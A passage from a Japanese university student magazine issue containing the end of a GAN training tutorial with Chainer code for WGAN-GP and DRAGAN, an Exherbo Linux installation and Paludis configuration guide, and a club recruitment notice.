WGAN では Wasserstein Distance を使うというアイデアが導入されました。ですが WGAN は Lipschitz 制約の為に Weight Clipping が必要となっていたため、より学習が安定しない問題が存在しました[*10]。これに対し WGAN-GP は Gradient Penalty というアイデアを導入したため、Weight Clipping を要しない上に学習の安定性や生成データの品質を大きく向上させる事に成功しました [7]。なお、余談ですが GP 項というアイデアは VanillaGAN でも使える物なので、比較実験でも VanillaGAN+GP 項という物がよく登場します。

Pros

Weight Clipping を使わなくても良いため、より G の表現能力を豊かにできます。また、WGAN 時代でのベースラインとして使われるため、WGAN 系を使う場合はまず WGAN-GP を使うべきでしょう。

[*9] 理論保証は無かったはずなので気をつけてください

[*10] 実際 Decay とか使う人が大半だったように思い返すのですが、それもやはり安定はせず、最初の 1000iters だけ G:D は 1:25 比率で学習するとかいうくそみそテクニックが発明されてました

Cons

Lipschitz 制約を実現するものは大体そうなのですが、中でも GP 項は計算するのに時間がかかるため、結果として WGAN-GP は重くなっています。

3.4.1 実装

λ（コード中では *self.l*）は論文中で 10 で実験されていて、色々な実験や他の人の話を聞く限りチューニングの必要は（大半の場合）無さそうです。

```
# Generator
gen_data = self.generator(z)

# Critic(Discrimintor)
critic_real = self.critic(real_data)
critic_fake = self.critic(gen_data)

# Loss
## Critic Loss

e = xp.random.uniform(0., 1., (batchsize, 3, 32, 32)).astype(np.float32)
x_hat = e * real_data + (1 - e) * gen_data  # recreate Variable

loss_gan = F.average(critic_fake - critic_real)
grad, = chainer.grad([self.critic(x_hat)], [x_hat],
    enable_double_backprop=True)
grad = F.sqrt(F.batch_l2_norm_squared(grad))

loss_grad = self.l * F.mean_absolute_error(grad, xp.ones_like(grad.data)
    )
critic_loss = loss_gan + loss_grad
generator_loss = F.average(-critic_fake)
```

3.5 DRAGAN

DRAGAN はそこまで知名度が無いですが、現時点では大変重要な GAN の一つとして挙げられると思います。DRAGAN は簡単に言えば新しい GP 項の提案です。WGAN-GP 等で提案されている Lipschitz 制約のための項は勾配制約を全ての領域でかけており Generator の表現能力を抑えてしまうという主張の下

に、訓練データの周りの局所領域においてのみ勾配制約をかけるというアイデアを導入しました [8]。

DRAGAN の名前ネタ

DRAGAN は最近変更される前までは How to Train Your DRAGAN という論文名だったのですが、これはヒックとドラゴンの原題 How to Train Your Dragon から来ています。このせいで一発ネタ論文と思われてしまったのか、DRAGAN はその貢献の割に知名度が極端に低かった GAN でした...（そのせいで ICLR2018 Submit では「お前の論文 DRAGAN のマイナーチェンジっぽいけどどこが違うの？」地獄が発生していました）

3.5.1 Perturbed Minibatch

DRAGAN はミニバッチを使う場合少し計算が変わり、以下のようになります。

$$perturbedminibatch = minibatch + C \cdot minibatch.std() \cdot \mathcal{U}[0, 1] \tag{2}$$

論文中での実験設定

論文中では $C = 0.5$ のみで実験が行われています。また $\mathcal{U}[0, 1]$ に関しては各要素分サンプルしています（つまり、std * sampled noize from uniform distribution の要素積を取っています）

Pros

DRAGAN は他の GAN に比べると驚くほど学習が安定します。また DRAGAN は実装の簡単さに対し生成の品質が非常に良いです。

Cons

知名度の低さ。また、WGAN-GP 程ではないですがバッチの標準偏差を取ったりするのでそれなりに計算量があります。

3.5.2 実装

λ は WGAN-GP と同じく 10 で、C は 0.5 としています。

```
# Generator
gen_data = self.generator(z)

# Critic(Discrimintor)
critic_real = self.critic(real_data)
critic_fake = self.critic(gen_data)

loss_gan = F.average(critic_fake - critic_real)
std_x_real = xp.std(real_data.data, axis=0, keepdims=True)
rnd_x = xp.random.uniform(0., 1., real_data.data.shape).astype(np.
    float32)
```

```
11    x_perturb = Variable(real_data.data + 0.5 * rnd_x * std_x_real)
12
13    grad, = chainer.grad([self.critic(x_perturb)], [x_perturb],
          enable_double_backprop=True)
14    grad = F.sqrt(F.batch_l2_norm_squared(grad))
15    gp = self.l * F.mean_squared_error(grad, xp.ones_like(grad.data))
16    loss_dis = loss_gan + gp
17    generator_loss = F.average(-critic_fake)
```

3.6 Progressive GAN

Progressive Growing of GAN[9] は学習の安定性と 1024*1024 の高品質な画像生成で話題になりました。この GAN は幾つものテクニックを使用しているため、説明が困難です。そのため、学習時のテクニックやレイヤの説明を除き、アイデアだけを説明します。

ProGAN は簡単に言えば、学習を低解像度から段階的に行っていくというのがコアアイデアです。これだけだと今回記事に入れていない StackGAN（もしくは StackGAN++）と同じかと思われますが、各解像度で学習時に構造を変え学習が終わったら戻すことや、ラベルを各層で埋め込んでいない等の大きな違いがあります。

Pros

Progressive というアイデアを使うことで、素直にレイヤを重ねるよりも大まかに 5.4 倍ほど早くなったという主張を著者らはしています（1024 * 1024 の場合）。現状で高解像度画像生成ではトップのため、そのような用途では Progressive GAN になるでしょう。

Cons

論文にはこう書かれています： “We trained the network on a single NVIDIA Tesla P100 GPU for 20 days”。このレベルの計算能力を使えるならば驚くレベルの生成が出来ると思います。テクニックを多く使ったり、GPU メモリが足りなくなる等が起きるので GAN に慣れていないと実装ミスで計算量の無駄遣いになる可能性があります。

3.6.1 実装

この GAN は多くの面倒なテクニックを扱い、これを解説するだけでもう一つ記事が書けてしまうため実装は載せません。地獄の釜でフライにされたいのでも無ければ、chainer-gan-lib 等の既存実装を使うほうが良いでしょう。

4 GAN の学習

4.1 Mode Collapse チェック

大まかに手段として以下のようなものがあります。

- 1000iters くらいでの画像チェック
- G,D の loss 比チェック
- FID や Geometry Score 等といった評価
- **人手チェック**

余り有益な手段が出ていないとは私自身も思います。GAN のチェックはよく言われる Mode Collapse(皆さんもよく見る画像にすらなっていない方) は Loss 比でのチェックが容易なのですが、もっとジェネラルに言われる Mode Collapse(一部のバリエーションが欠損する事) だと私の知る限りでは FID や Geometry Score で上手く閾値を設定すると検出が一応可能という状態です。ですが、閾値調整が難しいため一定の周期でデータ生成を行わせ、それを人が見るのが手っ取り早いです。

4.2 オプティマイザとハイパーパラメータ

現在の GAN の流れでは Adam[10] が大抵使われる状態で、ハイパーパラメータチューニングをする人は余りいないためチューニングの情報は全くと言っていいほどありません。大抵の論文に使われているように Adam の論文の値から少し変えた $\alpha = 0.002, \beta_1 = 0.5, \beta_2 = 0.9$ 等を使いましょう。これで上手く行かないという場合は、よほど独自の GAN を作ったのでなければ Loss 関数を失敗もしくはモデルの問題だと思います。より良い生成をしたいからチューニングしたいという方は、この記事の範疇を超えているので自分で学んで探索してください……

ちなみに SGD で WGAN の学習は理論的に無理なので、使わないでおきましょう。

4.3 Normalization

Normalization の話になると非常に難しいです。紹介した中でも古い DCGAN では全ての層において Batch Normalization(BN) を使いましたが、現在では Discriminator には少なくとも BN はつけるべきではないという流れになっています。これは BN が Discriminator の学習を破壊するのではという実験結果からの考察によるもので、現実に BN を使わないほうが上手くいくケースが多いです。例えば、DRAGAN の著者らは BN が余計な相関をもたらしてしまうため、実験では 1 つを除いて使わなかったという風に述べています [8]。Layer Normalization 等の他の Normalization は使われてはいるのですが、BN に比べて設計を上手くしないと学習を破壊してしまう印象があり、その解説は難しい為言及を避けます。

4.4 Activation Function

今は Relu と LeakyRelu(LRelu) を使う流れになっています。例えば、G は Relu を使い最終層だけは tanh にして、D は LRelu を使い最終層は何も使わないというのが 2018 年の実装としては一般的なようで

す。G の最終層で tanh を使うのは、画像を [0.0, 1.0] に正規化してから訓練データとして使うため、G が出力するのもこの値域であるはずという事です。

4.5 G と D の更新比率

Wasserstein GAN 等では G の更新 1 回につき D の更新を 5 回するというのが WGAN-GP 等の論文での実験では最も良い数値になっています [7]。WGAN の節で少し言及しましたが、一部で使われているテクニックとして、G の更新が 1000 回程されるまでは D の更新を 25 回とするという実装テクニックが有ります。これは余り良いやり方とは筆者は思いませんが、WGAN を使う場合か学習初期が全く安定しない場合は使うと良いでしょう。

こういった更新回数変更よりも TTUR を使う方が良いですが、必要なら調べて使うと良いでしょう。

5 QA

この説では出そうな質問に対して答えておきます。

Q1 Data Augmentation に GAN は使えるか？

Ans1 画像ドメインに対して言えば、SimGAN という実例もありますし、ProgressiveGAN や StackGAN のような高解像度を生成する GAN が使えると思います。ただ、膨大な計算資源をかけて Progressive GAN を使うのでも無い限り、出来るデータの品質は高いとはいえないため考慮の必要があると思います。

Q2 Data Augmentation を GAN に使う必要があるか？

Ans2 恐らくありません。但し、画像が生成したい特徴空間を全てカバーしている物でなければ Data Augmentation で補完をするというのは次善の策としてあるかも知れません。

6 終わりに

情報が古くなっていたとしても色々な GAN プレイヤー達の主張・提案を正しく解説できていれば嬉しいのですが、週刊 GAN と言われる世界なのでコンテキストを失っていたり認識間違いでおかしな解説になっている可能性があります[*11]。そのような間違い、もしくは単純な誤植等を見つけましたら私 (Twitter:@rizaudo) まで一報を頂ければ幸いです。またみなさんこれくらい GAN を説明されたんですから、もうこのセクションを読んでる頃には自分だけの GAN 拡張を作られたかと思います。編集部でお話しましょう。

[*11] 今回は数式であったり理論部分であったりを詳細に解説していないのでおかしく思う部分も多いかと思います

付録 A　GAN に関する追加情報

A.1　GAN の情報を入手するには

一般の日本語のブログはやってみただけか致命的な間違いを書いている場合が有るので、PFN 等の GAN の研究をしている機関に所属する人間の発信する情報以外は (知識がつくまでは) あまり見ないことをおすすめします。サーベイペーパ等は（出たてという訳でなければ）古くなっていますし、間違いが多いので、最初は十数本程 ArXiv を読み流す事をおすすめしたいです。

そしてアドバイスなのですが、ArXiv に出た論文の紹介を読むのではなく、斜め読みでも自分で読むことをオススメします。よく有る Twitter とかでの論文紹介はコアアイデアに関しての致命的な解釈ミスがあったりするため、知ったかぶりするには良いですがアイデアの理解にすら向いていません。

Reddit

: subReddit の MachineLearning で論文のスレッドが立つと、その著者が登場して議論する事が多々あるので馬鹿にできません。また、実装のテクニックの話も流れますし、GAN を使った良いプロジェクトの話も流れるのでたまに見ておくと良いです。

ArXiv

: GAN の論文は Double Blind をしている会議に出される物以外は大体 ArXiv に上がります、RSS 等で購読しておくと良いでしょう。

Medium

: Kaggle で有名な人間やトップ研究者がよく記事を書いてくれるため、重要な情報源です。たまに論文にするほどでは無いアイデアの実験ノートを公開してくれている人間がいるので暇な時にでも見回ってみると良いでしょう。

Twitter

: Ian Goodfellow 氏等のトップ会議に投稿している人間はフォローして見ると良いと思います、たまに議論というかバトルしている姿が見れます。日本語で情報発信してる人はイキリト君[*12]が多いので疲れない程度に見ると良いです。本当に。[*13]

Facebook

: Ian Goodfellow 氏はここでも重要な議論を始める。

GitHub

: chainer-gan-lib のような研究所の GAN 実装纏めがあったり、超マイナーな GAN の実装や実験的な GAN が転がってるので便利なのですが、たまにおかしな物が有るので注意。MNIST だけしか結果出していない GAN は上手く行かない事が多いです [*14]。また、有名 GAN の著者実装のリポジトリ

[*12] 実績があるのは良いけどイキる必要有るんでしょうか？
[*13] 「ここ自己言及的で好き」(編集部 X)
[*14] MNIST は動くことの証明にしかならないというのが最近の言説です

には Issue で良い議論がされている時があります、確認しておくと良いでしょう。

A.2 サンプル GAN 実装 Conditional-DRAGAN

紙面の都合上載せられなかった実験コードとして、条件付き分布を学習させるようにした DRAGAN の例をリポジトリ[15]に置いている為、一度見てもらえればと思います。

参考文献

[1] T. Miyato, T. Kataoka, M. Koyama, and Y. Yoshida, "Spectral normalization for generative adversarial networks," *CoRR*, vol. abs/1802.05957, 2018.

[2] I. J. Goodfellow, "Nips 2016 tutorial: Generative adversarial networks," *CoRR*, vol. abs/1701.00160, 2016.

[3] I. J. Goodfellow, J. Pouget-Abadie, M. Mirza, B. Xu, D. Warde-Farley, S. Ozair, A. C. Courville, and Y. Bengio, "Generative adversarial nets," in *NIPS*, 2014.

[4] M. Mirza and S. Osindero, "Conditional Generative Adversarial Nets," pp. 1–7, 2014, ISSN: 10495258. arXiv: 1411.1784. [Online]. Available: http://arxiv.org/abs/1411.1784.

[5] A. Radford, L. Metz, and S. Chintala, "Unsupervised Representation Learning with Deep Convolutional Generative Adversarial Networks," pp. 1–16, 2015, ISSN: 0004-6361. DOI: 10.1051/0004-6361/201527329. arXiv: 1511.06434. [Online]. Available: http://arxiv.org/abs/1511.06434.

[6] M. Arjovsky, S. Chintala, and L. Bottou, "Wasserstein gan," *CoRR*, vol. abs/1701.07875, 2017.

[7] I. Gulrajani, F. Ahmed, M. Arjovsky, V. Dumoulin, and A. C. Courville, "Improved training of wasserstein gans," *CoRR*, vol. abs/1704.00028, 2017.

[8] N. Kodali, J. Abernethy, A. Arbor, J. Hays, and Z. Kira, "How to Train Your DRAGAN," no. Nips, 2017. arXiv: arXiv:1705.07215v3.

[9] T. Karras, T. Aila, S. Laine, and J. Lehtinen, "Progressive growing of gans for improved quality, stability, and variation," *CoRR*, vol. abs/1710.10196, 2017.

[10] D. P. Kingma and J. Ba, "Adam: A Method for Stochastic Optimization," pp. 1–15, 2014, ISSN: 09252312. DOI: http://doi.acm.org.ezproxy.lib.ucf.edu/10.1145/1830483.1830503. arXiv: 1412.6980. [Online]. Available: http://arxiv.org/abs/1412.6980.

[15] https://github.com/rizaudo/Conditional-DRAGAN

Exherbo 使え

文　編集部　ジェンガ 2003

1　はじめに

Linux 使いの皆さん、今のディストロに飽きてませんか？ 今回は、刺激的なディストロを紹介します。

2　Exherbo の概要

Exherbo は Linux ディストリビューションのひとつで、以下のような特徴があります [*1] 。

- ソースベースであり、素直 (up-front) な設定が可能
- 非集権的な開発が、正しい方法で行える
- 開発者向け（ユーザが開発に貢献することが求められる）
- ネイティブで複数のアーキテクチャをサポート
- いくらかのコードや考え方を他のオープンソースプロジェクトから借用している一方、コードの大部分はオリジナルで、フォークではない
- Paludis パッケージマネージャを、独自の EAPI で利用

図 1: I AM ZEBRAPIG[1]

Exherbo の思想的な源流といえるディストロである Gentoo Linux では、Portage というパッケージマネージャが主に使われています。Portage は柔軟な設定が可能な優れたパッケージマネージャですが、長きにわたる開発の結果、そのコードは複雑に絡まり合い、管理が大変難しい状況になってしまいました [*2] [*3] 。そんな中、元 Gentoo 開発者のひとりが Portage を置き換えるべく新たに開発したのが、Paludis というパッケージマネージャです。Portage は Python と Bash で書かれている一方、Paludis は C++で書かれています [*4] 。Paludis はある程度 Portage との互換性を持っているので、Gentoo で使うこともできます。でも、Exherbo では、Paludis の開発者が新たに設計した Exheres というフォーマットのパッケージリポジトリを利用することができます。

このパッケージリポジトリに関する思想が Gentoo と Exherbo では異なっています。Gentoo ではすべてのパッケージが最終的には一つのリポジトリに集まり、特別新しいパッケージを使いたいときのみ Overlay によってリポジトリを拡張するといった雰囲気ですが、Exherbo ではユーザ全員が利用するリポジトリ (`arbor`)

[*1] `https://exherbo.org` より

[*2] `https://paludis.exherbo.org/faq/general.html#why`

[*3] これは Paludis 開発者の 2012 年ごろの言い分であり、現在の Portage の状況については筆者は知りません。しらな〜い。

[*4] 公式サイトいわく、C++で書かれた理由は「C で書く時間も人手もないから」だそうです。

に含めるのは最小限のパッケージにとどめ、あとはドメイン別に分けられた沢山のリポジトリの中から、各ユーザが必要なものを選んで利用するようになっています。

3 インストール

ここでは、Exherbo の公式のガイド [*5] に沿って、ふつうの AMD64 マシンへのインストール方法を軽く説明します。Exherbo のインストール方法は Arch とか Gentoo とかとだいたい一緒ですから、困ったときには Arch や Gentoo の Wiki も参考にするとよいでしょう。

3.1 アーキテクチャ

現在、Exherbo の stage3[*6] は、`x86_64` と `i686` に対して提供されています。それぞれに `PLATFORMS`変数の `amd64`と `x86`が対応します。多くのパッケージは `PLATFORMS="~amd64"`です。これは `x86_64` で testing、他のアーキテクチャでは masked という意味ですから、現時点でまともに使えるのは `x86_64` のみといえるでしょう。

3.2 何らかの Linux をブート

なんでもいいです。いま何もないなら、SystemRescueCD[*7] とかを使うとよいでしょう。

3.3 インストール先ストレージの設定

gdisk や GParted などを使ってパーティションの設定をしたら、新しい`/`を`/mnt/exherbo`とかにマウントしましょう。`/boot`とかを別パーティションにした場合も、それぞれマウントします。

```
# mkdir /mnt/exherbo && mount /dev/sda2 /mnt/exherbo
```

3.4 stage3 の展開

`exherbo.org` から stage3 tarball を取得し、展開しましょう。Exherbo のサーバはデンマークにあるので、少々時間がかかるかもしれません。

```
# curl -O https://dev.exherbo.org/stages/exherbo-x86_64-pc-linux-gnu-current.tar.xz
# curl -O https://dev.exherbo.org/stages/sha1sum
# grep exherbo-x86_64-pc-linux-gnu-current.tar.xz sha1sum | sha1sum -c
# tar xvpf exherbo-x86_64-pc-linux-gnu-current.tar.xz -C /mnt/exherbo
```

いくつかの設定ファイルには変更が必要です。

[*5] `https://exherbo.org/docs/install-guide.html`

[*6] ソフトウェアをコンパイルするためのツールチェインと、通常必要なパッケージ (system set) のみが入った rootfs のこと。

[*7] `http://www.system-rescue-cd.org/`

```
# vi /mnt/exherbo/etc/fstab
# cp /etc/resolv.conf /mnt/exherbo/etc/
```

3.5 chroot 上での設定

必要なものをマウントし、chroot します。

```
# mount --rbind /dev /mnt/exherbo/dev
# mount -tproc none /mnt/exherbo/proc
# mount -tsysfs none /mnt/exherbo/sysfs
# chroot /mnt/exherbo
# source /etc/profile
# export PS1="(chroot) $PS1"
```

Paludis の設定をしましょう。設定ファイルやコマンドについては後で説明します。

```
# vi /etc/paludis/bashrc
# vi /etc/paludis/*conf
# cave sync
```

デフォルトでは systemd が init になっています [*8] 。マシン ID を生成するために、再インストールが必要です。

```
# cave resolve -x sys-apps/systemd
```

ホスト名を設定しましょう。

```
# echo zebrapig > /etc/hostname
```

ロケールの設定をしましょう。

```
# localedef -i ja_JP -f UTF-8 ja_JP.UTF-8
# echo LANG="ja_JP.UTF8" > /etc/env.d/99locale
```

タイムゾーンの設定をしましょう。

```
# rm /etc/localtime
# ln -s /usr/share/zoneinfo/Asia/Tokyo /etc/localtime
```

[*8] OpenRC とかを init にする方法も普通にありますが、ここでは説明しません。

root のパスワード設定をしましょう。

```
# passwd
```

3.6 カーネルの設定とコンパイル

Exherbo では、Linux カーネルはパッケージングされていません。自分で `kernel.org` とかから拾ってきましょう。わたしは linux-stable ツリーを clone して使っています。

```
% git clone git://git.kernel.org/pub/scm/linux/kernel/git/stable/linux-stable.git
% cd linux-stable
% git checkout linux-4.17.y
% git pull
% make menuconfig
% make -j`nproc`
% su -
# make modules_install
# make install
```

3.7 ブートローダのインストールと設定

しましょう。私は GRUB2 を使っています。

```
# echo "sys-boot/grub efi" >> /etc/paludis/options.conf
# cave resolve -x grub
# mount /boot/efi
# mount -orw,remount /sys/firmware/efi/efivars
# grub-install
# grub-mkconfig -o /boot/grub/grub.cfg
```

3.8 再起動

山羊を生贄に捧げ、無事にブートできることを祈りましょう。

```
# reboot && sacrifice a goat && pray
```

4 リポジトリ

概要の節で説明したリポジトリについて、もう少し解説します。

Exherbo で扱うリポジトリは、それぞれがパッケージのインストール方法を記述したファイル (Exheres) の集合体です。最初は `arbor` というリポジトリのみが使える状態になっていますが、`arbor` には本当に基本的

なパッケージしか入っていないので、必要に応じて、ユーザはシステムに新たなリポジトリをインストールする必要があります。

たとえば X の環境が必要な場合は x11、Haskell で遊びたいなら haskellというリポジトリをインストールしなければなりません。また、パッケージによっては、目的別に分けられたリポジトリではなく、開発者ごとのリポジトリに入っている場合もあります。

リポジトリには official なものと unofficial なものがあり、official なもののほうが完成度が高いです。

また、どのパッケージがどのリポジトリに入っているのかが記述されている unavailable、メンテナンスされなくなったパッケージが向かう先である graveyardなど、特殊なリポジトリもいくつかあります。

5 Paludis の設定ファイル

生活する上で必要な情報を紹介します。/etc/paludis/の中を見ていきましょう。

5.1 bashrc

名前の通り bashで読み込まれるファイルで、環境変数を設定します。下に例を示します。

```
CHOST="x86_64-pc-linux-gnu"
x86_64_pc_linux_gnu_CFLAGS="-march=native -pipe -O2"
x86_64_pc_linux_gnu_CXXFLAGS="-march=native -pipe -O2"
x86_64_pc_linux_gnu_LDFLAGS="-Wl,-O2 -Wl,--as-needed"
i686_pc_linux_gnu_CFLAGS="-march=native -pipe -O2"
i686_pc_linux_gnu_CXXFLAGS="-march=native -pipe -O2"
```

5.2 options.conf

各パッケージの option を設定します。option は Portage における USE フラグに相当するもので、これに従ってパッケージのビルドオプションや依存するパッケージが変化します。下に例を示します。

```
# 各行<パッケージ名> <options> または
# <パッケージ名> <suboption名>: <suboptions>
# パッケージ名にはワイルドカードが使える
*/* build_options: jobs=4 -recommended_tests symbols=compress
*/* targets: x86_64-pc-linux-gnu i686-pc-linux-gnu
*/* linguas: ja
# providers suboptionは、機能が同じ複数のパッケージからひとつを選ぶのに使う
*/* providers: -ijg-jpeg jpeg-turbo
*/* amd64_cpu_features: avx avx2 f16c sse4.1 sse4.2 ssse3 sse3
sys-apps/paludis search-index
app-text/texlive-core cjk xetex
```

5.3 repositories/

このディレクトリには、リポジトリを追加するごとにファイルが置かれていきます。それぞれのファイルに、リポジトリのメタデータが記述されています。例えば arbor.conf はこんな感じです。

```
location = ${root}/var/db/paludis/repositories/arbor
sync = git+https://git.exherbo.org/git/arbor.git
profiles = ${location}/profiles/amd64
format = e
names_cache = ${root}/var/cache/paludis/names
write_cache = ${root}/var/cache/paludis/metadata
```

5.4 package_(un)mask.conf

ここに書いたパッケージは (un)mask されます。デフォルトで mask されている scm[*9] のパッケージをインストールしたい場合などに使います。

5.5 licences.conf

パッケージごとに、どのライセンスを許容するか設定できます。

5.6 keywords.conf

パッケージごとに、どの keyword（scmとか）を許容するか設定できます。

5.7 platforms.conf

パッケージごとに、どの platform（~amd64とか）を許容するか設定できます。

6 コマンドライン

6.1 cave

Paludis のコマンドラインクライアントです。

利用例

ヘルプを見る:

```
# cave help
# man cave
```

リポジトリの同期:

[*9] Source Code Management; Git などのリポジトリから最新のソースを clone してビルドする。

```
# cave sync
```

パッケージやリポジトリのインストール:

```
# cave resolve -x1 paludis
# cave resolve -x x11
# cave resolve -x xorg-server
```

パッケージのアンインストール:

```
# cave uninstall -x xorg-server
```

パッケージの情報の表示:

```
# cave show xorg-server
# cave info xorg-server
```

パッケージの検索:

```
# cave search firefox
```

不要な (orphan) パッケージの削除:

```
# cave purge -x
```

うどんワールド [*10] :

```
# cave resolve -cx world
```

牛:

```
# cave moo
```

サブコマンドやオプションは他にもいっぱいあります。caveのエラーメッセージはけっこう難解なので、がんばってください。

6.2 eclectic

主に、一つの機能を提供するパッケージが複数あるときに、選択を行うためのツールです。他には、設定ファイルを更新したり、パッケージやリポジトリの変更に関するニュースを読んだりするときにも使います。

[*10] `emerge -uDN @world`

利用例

viを neovimにする:

```
# eclectic vi list
Available providers for vi:
  [1]   vim *
  [2]   busybox
  [3]   neovim
# eclectic vi set neovim
# vi
```

パッケージのアップデートで変更された設定ファイルを更新する:

```
# eclectic config display-all
# eclectic config accept-all
```

未読のニュースを全部読む:

```
# eclectic news read new
```

7 Exheres

前述の通り、Exherbo はパッケージの記述に Exheres というフォーマットを利用しています。Exheres の各ファイルにはパッケージの依存関係やビルド方法が宣言的に記述されます。Gentoo の Ebuild や、Arch の PKGBUILD と似たようなものですね。

exheres という単語の意味についてですが、Google 検索すると、マダガスカルに生息する蛾の一種 *Eupithecia exheres* がヒットします。なんもわからん。

Exheres の基本的な書き方については次回の記事で解説しますが、待ちきれないという方は、公式サイト [*11] を見てくださいね。

8 おわりに

この記事では伝えきれませんでしたが、Paludis はかなりよくできたパッケージマネージャであり、Exherbo は生活環境としてもなかなか快適な OS です。しかし、Exherbo のユーザ人口はかなり少ないので、一人でもユーザが増えてほしいと思っています。この記事を読んだ方が実際に Exherbo を試し、気に入ってくれることを願っています。次回は Exheres 編でお会いしましょう。

[*11] Exherbo - Exheres for Smarties `https://exherbo.org/docs/eapi/exheres-for-smarties.html`

引用

[1] ©2008 Christel Dahlskjaer christel@exherbo.org

©2008 Ida Jensen

©2009, 2010 Sterling X. Winter replica@exherbo.org

WORD編集部へのお誘い

文　編集部　ぽてち

我々 WORD 編集部は情報科学類の学類誌「 WORD 」を発行している情報科学類公認の団体です。WORD は「情報科学」から「カレーの作り方」までを手広くカバーする総合的な学類誌です。年に数回発行しており、主に第三エリア 3A 、3C 棟や図書館前で配布しています。編集部の拘束時間には週一回の編集会議と、年に数回の赤入れや製本作業等発行に伴う作業があります。日常的に活動する必要はありませんので、他サークルの掛け持ちの障壁にはなりません。実際、多くの編集部員が他サークルと掛け持ちで在籍しています。WORD 編集部には、情報科学類生などが在籍しています。例えば、以下のような人達が在籍しています。

natto　当たり屋

ぽてち　崖登り屋

れっくす　ホワイトハカー日本代表

リザウド　Lisp 大好きクラブ会員

びしょ〜じょ　百合仙人

下記に当てはまる方や、WORD に興味を持った方は是非、情報科学類学生ラウンジ隣の編集部室（3C212）へいつでも見学に来てください。時間を問わず常に開いています。

- AC 入試で入学した方
- それ以前に AC な方
- 印刷、組版や製版に興味がある方
- ネットワークの管理を経験したことがある方
- Lisp が書ける方
- VTuber

その他質問がある方は、word@coins.tsukuba.ac.jp か、Twitter アカウントをお持ちの方は @word_tsukuba までお気軽にお問い合わせください。

情報科学類誌

WORD

From College of Information Science

WORD は Coinhive を設置していません号

発行者　情報科学類長

編集長　小池悠生

制作・編集　筑波大学情報学群
情報科学類 WORD 編集部
（第三エリア C 棟 212 号室）

2018 年 8 月 9 日　初版第 1 刷発行　（256 部）